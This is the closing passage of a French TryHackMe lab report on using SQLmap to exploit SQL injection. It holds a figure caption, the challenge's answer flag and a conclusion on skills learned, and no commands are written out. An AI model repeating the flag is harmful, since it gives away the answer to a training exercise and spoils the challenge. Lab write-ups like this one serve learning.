

FIGURE 2.28 – Commandes pour afficher toutes les données de la table flag

On retrouve le flag.

$\Longrightarrow$ La réponse est **thm{sqlmp_is_L0ve}**

3 Conclusion :

Ce challenge TryHackMe a permis d'avoir des notions autour de l'outil SQLmap. J'ai pu découvrir/revoir l'exploitation des vulnérabilités d'injection SQL, en utilisant l'outil SQLmap. J'ai appris à manipuler diverses options pour cibler des paramètres spécifiques, interagir avec des bases de données, extraire des informations sensibles et interagir avec une base de données.

Fin du rapport.

Rapport écrit par Nathan Martel le 21/11/2024.
Version : v1.0

Outils utilisés : VM TryHackMe et VM Kali Linux

Logiciel utilisé : Texworks
Langage et systèmes de composition : LaTeX
Console : MiKTeX
Format du document : PDF

Table des figures